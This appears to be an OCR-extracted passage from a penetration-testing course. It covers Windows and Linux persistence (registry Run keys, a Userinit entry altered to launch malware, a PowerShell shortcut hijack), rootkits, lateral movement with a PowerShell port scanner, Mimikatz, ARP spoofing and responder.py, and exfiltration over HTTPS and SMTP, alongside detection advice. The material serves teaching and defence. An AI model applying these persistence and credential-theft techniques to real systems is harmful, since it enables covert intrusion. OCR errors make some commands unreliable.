
On Windows, we can also use netstat to find open ports, although the exact command is slightly different:

```
netstat -a -b -o
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>netstat -a -b -o

Active Connections

Proto  Local Address      Foreign Address State      PID
TCP    0.0.0.0:22         IE8WIN7:0      LISTENING   952
[sshd.exe]
TCP    0.0.0.0:135        IE8WIN7:0      LISTENING   684
RpcSs
[svchost.exe]
TCP    0.0.0.0:445        IE8WIN7:0      LISTENING   4
Can not obtain ownership information
TCP    0.0.0.0:49152      IE8WIN7:0      LISTENING   352
[wininit.exel
TCP    0.0.0.0:49153      IE8WIN7:0      LISTENING   736
eventlog
[svchost.exe]
TCP    0.0.0.0:49154      IE8WIN7:0      LISTENING   892
Schedule
[svchost.exe]
TCP    0.0.0.0:49156      IE8WIN7:0      LISTENING   448
[services.exe]
TCP    3.0.0.0:49157      IE8WIN7:0      LISTENING   2108
PolicyAgent
[svchost.exe]
TCP    0.0.0.0:49158      IE8WIN7:0      LISTENING   456
[lsass.exe]
TCP    192.168.0.23:139   IE8WIN7:0      LISTENING   4
Can not obtain ownership information
TCP    192.168.0.23:49165 kali:1337      ESTABLISHED 3708
[met.exe]
```

To find out more about the process, we can use 'process explorer' from Microsoft sysinternals:

https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer



In the next few sections we will examine some common persistence methods.

Start-up items

One of the most basic mechanisms for persistence is having malware execute on start-up. This malware can then either listen on a port directly, or wait for certain conditions to be met before opening a port or initiating a connection out to an attacker.

Linux

Runlevels

On Linux there are several methods to start software at boot. Malware can use these to start at boot just like any other software.

The first thing to understand is runlevels. A runlevel specifies which mode the operating system is running under. Typically the runlevels are:

- 0 (shutdown)
- 1 (single-user mode [kind of like safe mode])
- 2 through 5 (multi-user / normal modes)
- 6 (reboot)

To find the current runlevel, you can just type `runlevel`:

```
root@kali:~# runlevel
N 5
root@kali:~#
```

In this case we are running at runlevel 5. If you now look at the files in '/etc/rc5.d/' you'll see all the software that is configured to run at runlevel 5:

```
root@kali:~# ls /etc/rc5.d/
K01apache2            K01openvpn          S01irqbalance
K01apache-htcacheclean K01postgresql      S01lvm2-lvmetad
K01arpwatch           K01ptunnel          S01lvm2-lvmpolld
K01atftpd             K01redsocks         S01network-manager
K01avahi-daemon       K01rwhod            S01open-vm-tools
K01beef-xss           K01samba-ad-dc      S01pcscd
K01bluetooth          K01smbd             S01rsync
K01couchdb            K01snmpd            S01rsyslog
K01darkstat           K01ssh              S01saned
K01dns2tcp            K01sslh             S01smartmontools
K01exim4              K01xinetd           S01speech-dispatcher
K01iodined            S01anacron          S01stunnel4
K01miredo             S01binfmt-support   S01sudo
K01mysql              S01console-setup.sh S01sysstat
K01nginx              S01cron             S01thin
K01nmbd               S01dbus             S01unattended-upgrades
K01ntp                S01gdm3             S01uuidd
root@kali:~#
```


The programs are not actually here; they use what are called symlinks, which are like shortcuts in Windows. In other words, the programs are elsewhere and only the shortcuts are stored here. All these programs will be run when the system boots and enters runlevel 5. If we want an earlier run level, we could use '/etc/rc3.d/', or really any other run level.

On some systems there is also the '/etc/rc.local' file which can be edited to have software start at boot.

systemd

Another method of starting processes at startup in Linux is to use systemd (if it is installed). Many distributions now use systemd as the default method for running software at boot.

To view a list of installed services, you can just type `systemctl`:



The service files are usually located here:

```
/lib/systemd/system/*.service
```

or

```
/etc/systemd/system/*.service
```

If you read these text files, you can see what the services are executing. For example:

```
[Unit]
Description=The Apache HTTP Server
After=network.target remote-fs.target nss-lookup.target
[Service]
Type=forking
Environment=APACHE_STARTED_BY_SYSTEMD=true
```

```
ExecStart=/usr/sbin/apachectl start
ExecStop=/usr/sbin/apachectl stop
ExecReload=/usr/sbin/apachectl graceful
PrivateTmp=true
Restart=on-abort

[Install]
WantedBy=multi-user.target
/lib/systemd/system/apache2.service (END)
```

So in the case of the apache web service the file that is executed is: '/usr/sbin/apachectl'.

Others

Frankly, there are too many Linux distributions to cover absolutely every possibility. Linux is infinitely customisable, so you should find resources that list all the possible methods for your particular target.

Windows

Start-up Folder

On Windows, the simplest way of getting malware to launch on startup is to put it in a user's startup items folder. On Windows 8 and 10, that folder can be found here:

```
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

And there is also an all users start-up folder here:

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```

The downside to this method is that the malware will be run without administrative permissions, and it is one of the most obvious artefacts to look for.

Registry

The registry can be used to set programs to launch at startup. Here are a few of the keys that might be used:

- HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute
- HKLM\System\CurrentControlSet\Services
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices

- HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler (Windows XP or prior)
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs

There's also this one:


```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon\Userinit\userinit.exe
```

Which can be modified like so:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon\Userinit\userinit.exe,malware.exe
```

Some of these keys will allow malware to be run as administrator (such as the Services keys), while others will be run as the logging in user.

A great way to view these items is to use the 'Autoruns' program from Microsoft Sysinternals: https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns



Notice that our vulnerable service is listed down there.

Services

We've already seen how to use services to elevate privileges in the Privilege Escalation 2 module. This is also a form of persistence, since services can be configured to start at boot. You can also see the services listed in the registry keys above.

You could re-use an existing service if you suspect it is unused, or create a new service with a benign name.

Just be careful if you do privilege escalate or persist using services, you make sure to clean up after yourself to avoid leaving the client vulnerable.

Installed Components

Installed components are executables that are run at boot time, and therefore a good place for malware to hide and persist, for example:

```
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\[Random String]\StubPath\malware.exe
```

Potentially More

Far from being an exhaustive list, there are many other ways for malware to persist on a system. You should search for registry keys which are specific to your version of Windows.

Shortcuts


On Windows, shortcuts can be hijacked to run code when a user is interacting with the system.

Take this powershell code for example:

```
$WShell = New-Object -comObject WScript.Shell
$Shortcut = $WShell.CreateShortcut("desktop\payload.lnk")
$Shortcut.TargetPath = "%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe"
$Shortcut.IconLocation = "%SystemRoot%\System32\Shell32.dll,21"
$Shortcut.hotkey = "ctrl+c"
$Shortcut.Arguments = 'calc'
$Shortcut.Save()
```

This powershell will create a shortcut on the user's desktop that runs when the user hits 'ctrl + c'. In this case, powershell is run to launch 'calc.exe', but it could be used to execute malware every time the user copies text:

```
PS C:\Users\IEUser> $WShell = New-Object -comObject WScript.Shell
PS C:\Users\IEUser> $Shortcut = $WShell.CreateShortcut("desktop\payload.lnk")
PS C:\Users\IEUser> $Shortcut.TargetPath =
"%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe"
PS C:\Users\IEUser> $Shortcut.IconLocation = "%SystemRoot%\System32\Shell32.d11,21"
PS C:\Users\IEUser> $Shortcut.hotkey = "ctrl+c"
PS C:\Users\IEUser> $Shortcut.Arguments = 'calc'
PS C:\Users\IEUser> $Shortcut.Save()
PS C:\Users\IEUser>
```



To be more subtle, you could edit an existing shortcut instead. Many users have a lot of desktop shortcuts which they never use, because software will install them automatically.

Usually you can find one that doesn't see any use, and assign it to a common shortcut.

Rootkits

Rootkits are a form of malware designed to allow an attacker back into a system at a later date, while hiding their presence. There are generally two types of rootkits: 'usermode' and 'kernelmode'. A 'usermode' rootkit runs as a user in the system, not dissimilar to meterpreter and other types of malware we've been using so far.

A 'usermode' rootkit will typically try to hide its presence on a system by replacing system binaries with custom versions which report all the right information except for information that would compromise the rootkit's presence. For example, the 'netstat' binary could be swapped with a version that shows all connections except for the one held open by the rootkit.

By far the more troublesome form of rootkit is the 'kernelmode' rootkit. A 'kernelmode' rootkit lives in the kernel and can change the results of kernel calls. Remember that the kernel is the way programs on a system can interact with the computer hardware, so a rootkit that lives in the kernel doesn't have to replace the 'netstat' binary with a new version. Instead, when the 'netstat' program runs and it asks the kernel for a list of open ports, the kernel will respond with all the open ports except for the one that the rootkit is using. This means **any** program that could list the open ports will get the same response from the kernel as well.

Rootkits are available on both Linux and Windows operating systems (and of course Mac too, since it is based on Unix). Some things to watch for:

fi. Your settings keep changing without user interaction (or if you are on Active Directory, without the Administrator changing them).
fi. Your input devices (mouse, keyboard, etc...) keep disconnecting and reconnecting.
fi. Your anti-malware software stops running and cannot be started again.
fi. Network traffic coming from the computer (monitored externally such as at the switch) shows traffic on certain ports, but the computer in question reports those ports are closed.

Bootkits

If malware can run at a high enough privilege level, it can write directly to the disk without having to use the file system as an intermediary. If it can write malicious code to the master boot record (which determines the software that gets loaded during startup), it can be incredibly difficult to remove.

Some bootkits can even survive after the disk has been wiped and re-partitioned by persisting in the firmware of the hard disk itself. At that point, the only way to remove the bootkit would be to both erase the drive, and re-flash the hard disk with its original firmware.

Recovering from a rootkit

If you even suspect a rootkit is running on a system, your best bet is to wipe and re-partition the drive (re-partitioning will usually clear a rootkit) and install a fresh operating system on it. You can never really trust that system again.

That said, there are ways of detecting and clearing up an infection, but they are not recommended because there is no way of knowing the extent of it.

fi. On Linux you could use something like rootkit hunter (rkhunter).
fi. On Windows many anti-malware suites have rootkit scanners, although they usually have to be downloaded and run separately.
fi. On Windows you can find rootkit scanners such as GMER.

Word Templates

You've already seen that we can insert malware into macro-enabled Word documents. A large number of office-based jobs rely on people using Microsoft Word every day. When Microsoft Word is first launched, the blank document is loaded from a template file. If you can replace the template file with one containing macro-based malware, then that malware will run each and every time the user opens Word, or any document that they save from then on. Any documents that the user sends out will also be infected, and so this could lead to an attacker gaining access to other places too.

There are a few downsides to this method:

fi. The target must have macro warnings disabled, otherwise this method will be incredibly obvious.
fi. Anyone the target sends documents to could have macro warnings enabled and may alert them to a breach.

This method works, but it is more commonly used by automated malware (worms) to keep spreading, rather than to maintain a presence on the network, because it is so detectable.

Add-ins

Microsoft Word allows for third parties to write 'add-ins', which extend the functionality of Microsoft Word. On older versions of Microsoft Word, there are several default trusted paths where add-ins can be placed so that they launch when Word launches, such as:

```
%APPDATA%\Microsoft\Word\StartUp\
```

Microsoft uses a custom format called a '.wll' file, which can host executable code. Actually a '.wll' file is essentially a 'dll' (a dll is a dynamically linked library, a code repository that other external programs can access to run the code contained within). By dropping a 'dll' file into this folder and renaming it with a '.wll' extension, we can ensure that Word runs the code included when it is launched.

Yara

Yara is a signature detection tool which has become the gold standard for detecting indicators of compromise. The way Yara works is by scanning a system and comparing the results with rules in its database. If it finds a match, it flags it to the user as a possible indicator of compromise.

The power of Yara is that anyone can write rules for it quickly and easily, so a rather extensive rules list has been built up by the security community finding indicators of compromise for many different types of malware. Of course, Yara isn't a silver bullet. It can only find indicators of compromise that someone has previously written rules for. Therefore, unknown malware or manual exploitation by an attacker will generally make Yara useless in detecting a compromise.

Yara comes into its own if you find an attacker on one system in your network, you can identify common patterns such as registry keys generated or files written to the disk and then create rules to automate the process of finding the extent of an intrusion across all the computers on your network.

You can find Yara here: https://virustotal.github.io/yara/

And a repository of rules that the security community has written is here: https://github.com/Yara-Rules/rules

Lateral Movement

Learning Objectives

After completing this module, you should be able to:

- Understand and apply techniques for spreading from one computer to the next over the network.

Module Content

- Lateral Movement
- ARP Cache
- Port Scanning
- Extracting Passwords from Memory
- Man-In-The-Middle (MITM) Attacks
- PSExec

Lateral Movement

Once an attacker has established a foothold on the network, elevated their privileges, and persisted, they need to achieve their goal. It is unlikely that the system that was compromised initially holds what the attacker seeks, therefore they need to spread from their foothold deeper into the network. A lot of the techniques that apply in initial exploitation will continue to work during the lateral movement phase, but there are some unique challenges that an attacker faces.

Usually, other targets on the network will not be accessible from outside the network, so the attacker must stage the attacks on other systems in the network of the computer that was compromised initially. In some cases, an attacker can turn the compromised system into a proxy, routing the connection of their own system through the compromised system to run all their tools within the network. Sometimes this isn't possible however, so an attacker will be limited to what they can do by what is already installed on the compromised system, or what they can install on the compromised system.

In a well-protected network that is set up according to a defence-in-depth approach, this is also a phase at which the attacker is at risk of discovery. Particularly if the attacker has managed to get a foothold in the DMZ (demilitarised zone - the high-risk area of the network that is sectioned off from the main network), because there will usually be defences in place between the DMZ and the rest of the network, which must be bypassed.

In the next few sections, we'll cover several common techniques for lateral movement through a network, besides normal exploitation techniques.

ARP Cache

Before you can start exploiting other targets on the network, you must first map the network. If you cannot pivot through the compromised computer to use your own system, you may not have access to a port scanner to map the network. One of the most reliable ways to build a network map is to look at the ARP cache on the compromised computer.

Remember that ARP (the address resolution protocol) is a protocol used on local networks to map IP addresses to MAC addresses. When a computer receives an ARP response, it saves it into the ARP cache. This means the IP addresses of any computers that the compromised computer communicates with will have ARP cache entries.

On both Windows and Linux, you can display the ARP cache with the command:

```
arp -a
```

```
Microsoft Windows [Version 6.1.7601)
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\IEUser>arp -a
Interface: 192.168.0.23 --- 0xf
Internet Address          Physical Address          Type
192.168.0.254     2c-39-96-ad-f?-e2   dynamic
192.168.0.255             ff-ff-ff-ff-ff-ff         static
224.0.0.22        01-00-5e-00-00-16   static
224.0.0.252               01-00-5e-00-00-fc         static
255.255.255.255   ff-ff-ff-ff-ff-ff   static
```

```
root@kali:~# arp -a
BThomehub.home (192.168.0.254) at 2c:39:96:ad:f7:e2 [ether] on eth0
udhcp-1-17-4-10-c3-7b-40-55-b0.home (192.168.0.20) at 10:c3:7b:40:55:b0 [ether] on eth0
root@kali:~#
```

It's important to note that this is obviously not a complete picture of the network, but instead a collection of the most common systems that this computer communicates with. This is also a good indication that traffic between these two computers is normal and is unlikely to raise alarms (unless the type of traffic is markedly different).

Port Scanning

You already know how to port scan, but what if you can't install a port scanner? You could find out if the system you have compromised has a programming language installed on it, and write your own port scanner in that language. On Windows, you usually have PowerShell (Windows 7 and above only), which can be used to port scan:

```
$Server = Read-Host -Prompt 'Input your target IP/host' ; 1..65536 | % {$test= new-
object system.Net.Sockets.TcpClient; $wait =
$test.beginConnect("$Server",$_,$null,$null);
($wait.asyncwaithandle.waitone(250,$false)); if ($test.Connected){echo "$_
open"}else{echo "$_ closed"}} | select-string " "
```

In the below example, we've altered the script to only scan three ports for clarity:

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Users\IEUser> $Server = Read-Host -Prompt 'Input your target IP/host' ; 80, 445,
1337 | % {$test= new-object system.Net.Sockets.TcpClient; $wait =
$test.beginConnect("$Server",$_,$null,$null);
($wait.asyncwaithandle.waitone(250,$false)); if ($test.Connected){echo "$_
open"}else{echo "$_ closed"}} | select-string " "
Input your target IP/host: 192.168.0.92

80 closed
445 open
1337 open

PS C:\Users\IEUser>
```

On Linux, you'll usually have Netcat, which you can use as a port scanner:

```
root@kali: ~# nc -Z -V -W 1 192.168.0.92 1-1338
192.168.0.92: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.92] 1338 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1337 (?) open
(UNKNOWN) [192.168.0.92] 1336 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1335 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1334 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1333 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1332 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1331 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1330 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1329 (?) : Connection timed out
(UNKNOWN) [192.168.0.92] 1328 (?) : Connection timed out
```

You'll also usually have a C compiler installed on Linux, so you could write your own port scanner in C and compile it.

Extracting Passwords from Memory

If you achieve SYSTEM or root privileges on the staging system, you'll be able to access RAM to extract password hashes or even plaintext passwords. Often these credentials will be valid for other systems on the network, particularly if Active Directory is used on the network. With password hashes, as long as the original passwords are weak, an attacker can usually crack them with a password cracking tool such as 'hashcat', but plaintext passwords are far preferable.

One of the most common tools for pulling passwords out of memory is Mimikatz, but be warned that most anti-malware will flag Mimikatz as malware:

Be warned that you will need the highest level of privileges to pull off this attack, but it can often lead to passwords that work on other systems on the network.

Actually, you can sometimes also get other kinds of credentials using this type of attack, such as email passwords. This can be helpful too, because if you can get access to someone's email you might be able to leverage that to gain more sensitive details through social engineering, or just looking for plaintext credentials that were emailed to that person in the past.

Man in the Middle Attacks

Man in the middle (MITM) attacks rely on an attacker inserting themselves in the middle of communication between two systems on the network, and using that to sniff traffic they wouldn't ordinarily be able to see.

Take two systems: Computer A (CEO's System) and Computer B (File Server).

When the CEO accesses the file server, normal traffic looks like this:

```
Computer A ----> Computer B
```

```
Computer A <---- Computer B
```

If the attacker has a foothold on Computer C (Accountant's System), a MITM attack will allow the attacker to insert themselves into the communication, like so:

```
Computer A ----> Computer C ----> Computer B
```

```
Computer A <---- Computer C <---- Computer B
```

To both the CEO's system and the file server, the connection seems normal, but actually the attacker on Computer C can read all the traffic going between those two systems.

One common goal in a MITM attack is to intercept password hashes as they go across the network, to allow people to log into important systems such as file servers. After intercepting these password hashes, an attacker can attempt to crack them with 'hashcat'.

ARP Spoofing / Poisoning

One common method for performing a MITM attack is to exploit the ARP protocol. Remember, the ARP protocol is responsible for translating IP addresses to MAC addresses on a local network. When packets are transmitted on a local network, the MAC address rather than the IP address is what the switch uses to direct the packets.

In the ARP protocol, a computer can send out an ARP request asking which computer is associated with an IP address. The computer in question will respond with an ARP response containing their MAC address. The flaw in the ARP protocol comes because, if an ARP response is sent to a computer, it will store that value in its ARP cache even if it didn't make an ARP request asking for a response. In other words, any computer on the local network can claim to be any IP address, even if they aren't that computer.

Let's put some values to the above diagram:

```
Computer A (192.168.0.5 / A0-D8-98-48-F0-00) ----> Computer B (192.168.0.201 / A6-2E-
BD-BF-5A-FC)
```

```
Computer A (192.168.0.5 / A0-D8-98-48-F0-00) <---- Computer B (192.168.0.201 / A6-2E-
BD-BF-5A-FC)
```

And the attacker is on Computer C with the values:

```
Computer C (192.168.0.12 / 6C-5B-C3-03-B3-71)
```

Then the attacker comes along and sends ARP responses to Computer A saying:

"I'm 192.168.0.201 and my MAC address is: 6C-5B-C3-03-B3-71"

The attacker also sends ARP responses to Computer B saying:

"I'm 192.168.0.5 and my MAC address is: 6C-5B-C3-03-B3-71"

In other words, each party believes that the IP address they are trying to send data to is at the attacker's MAC address. Once the switch gets those packets, it will send them to the attacker, who will forward them on to the true destination after reading them.

The attacker will have to continually send ARP responses throughout the attack otherwise the attack will fail, but while the ARP attack is ongoing the situation looks like this:

```
Computer A (192.168.0.5 / A0-D8-98-48-F0-00) ----> Computer C (192.168.0.12 / 6C-5B-
C3-03-B3-71) ----> Computer B (192.168.0.201 / A6-2E-BD-BF-5A-FC)
```

Computer A (192.168.0.5 / A0-D8-98-48-F0-00) <----- Computer C (192.168.0.12 / 6C-5B-C3-03-B3-71) <----- Computer B (192.168.0.201 / A6-2E-BD-BF-5A-FC)

ARP spoofing can usually be detected at the switch level, and many types of switches have built-in ARP spoof protection. The trick is to look for any ports on the switch that have duplicate MAC addresses.

LLMNR, NBT-NS and MDNS Poisoning

Another common and more recent method for grabbing password hashes is to use a tool called 'responder.py', which allows us to poison the LLMNR, NBT-NS and MDNS protocols. These protocols are often used on Active Directory networks as a fallback for when there are no entries for hosts in a DNS server. In other words, if you were to connect to the file server by entering `\\FileServer\Share` and there is no entry for `FileServer` in the local DNS server, these protocols are used to find the actual address.

Generally speaking, there is no need to do much with 'responder.py'. Just run it, and watch the password hashes come in over the network when people are logging into local resources such as a file server. You can often get password hashes for Active Directory administrators using this method. After that, it's just a case of cracking the passwords if they are weak enough.

PSExec

PSExec is a PowerShell module that is designed for network administrators to be able to run PowerShell commands remotely on multiple systems at once. It's a legitimate tool, which is why anti-malware doesn't detect it, but if you have login credentials to a system, you can directly use PowerShell to run malware on that system. This is a great lateral movement technique when combined with MITM attacks or Mimikatz, where you are able to gather credentials for other systems on the network. Of course, since this is PowerShell, it is only available for use on Windows targets.

Exfiltration

Learning Objectives

After completing this module, you should be able to:

- Spot common exfiltration methods.

Module Content

This module covers methods attackers use to extract data out of the network:

- Exfiltration
- HTTP/S
- SMTP (email)
- IRC
- DNS
- ICMP
- Sound (really!)
- The Cloud

Exfiltration

Once an attacker has made their way to their goal, a database or a file server with important data on it, then their goal becomes extracting that information out of the network. A careless exfiltration attempt is an excellent way to catch an attacker, but it requires the right countermeasures. A careless exfiltration attempt can trip alarms when systems start to behave in an unusual manner.

If your email server is suddenly communicating over HTTPS, then something is probably wrong. People don't use the email server to browse the internet, typically. Of course, if you aren't logging the traffic coming out of your email server, you'll never know that there is something suspicious going on.

A skilled attacker will try to hide data coming out of the network, making it seem like normal day-to-day activity. Taking the previous example of communication over HTTPS, an attacker may decide to send the data to a compromised computer, which is often used for web browsing, before sending it out of the network over HTTPS. Even if traffic is monitored, it would just look like the person who uses that workstation is browsing the internet.

Another thing to pay attention to is the scale of the data that needs to be transmitted. Sometimes an attacker may only be going after a database dump a few megabytes in size. Other times, as in the case of the Sony Pictures hack, an attacker may be going after unreleased episodes of TV series, and the data to be extracted may be on the scale of terabytes. If terabytes of data are leaving your network, you'd hope someone would notice. This is exactly why you need to set up logging across your network, to make sure you can detect a compromise at this stage.

HTTPS

By far the most common method of exfiltration is using HTTPS. HTTPS traffic has multiple benefits:

fi. It's encrypted, so you can't see what the content of the traffic is.
fi. It's a very common protocol, generally any client workstation on the network will frequently be using it.
fi. It's almost always allowed out from networks through the firewall because everyone needs to search the internet.
fi. It's reliable and often used to transfer large files to and from the internet, so even large transfers are not terribly suspicious.

There are a few ways to detect exfiltration over HTTPS.

1. You'll want to consider where the HTTPS traffic is going.

Even though the content of the traffic is encrypted, the domain it is connecting to is visible. What is there? Could it be used as a means to transmit information? Many social networks have been used in the past for exfiltration. Twitter posts, Facebook posts, Github gists, anything like that could be used to dump information. Alternatively, it could be a site that belongs to an attacker themselves that was brought up exclusively to receive information.

2. Set up a network device to use as a web proxy and make sure all clients connect to the internet through the proxy.

Any malware running on the system will not know about the proxy and will attempt to connect out from the internet directly. This is a great indication that there is malware on the network; just log every time that happens and investigate if it does.

3. Set up a network device to use as a web proxy *and enable SSL interception on it.*

SSL interception is a feature that requires each client to be configured to trust a custom SSL certificate, but essentially, it means that anyone connecting to the internet through that proxy has their traffic encrypted between them and the proxy server. The proxy server then decrypts the communication, at which point you can read it, and then re-encrypts it out to the original domain. This leaves you able to inspect the contents of HTTPS traffic that passes through the proxy server.

SMTP

SMTP is a good method of exfiltration, as many workstations will be using email all day. Even web applications will use SMTP for things such as sending registration emails, so SMTP traffic is not unusual at all on the network. You can usually find credentials for using the company SMTP server on any workstation by looking in RAM with the likes of Mimikatz. If the mail server supports STARTTLS then the email will be encrypted in transit.

SMTP is usually allowed out through the firewall because most organisations need to use email all the time. By sending the email through the SMTP server that the company runs, you can hide it amongst regular SMTP traffic. In organisations where email is outsourced to a cloud provider, such as Microsoft's Office 365, or Google's GApp Suite, then this is all the better, because it is often harder for network administrators to read emails in transit on those systems.

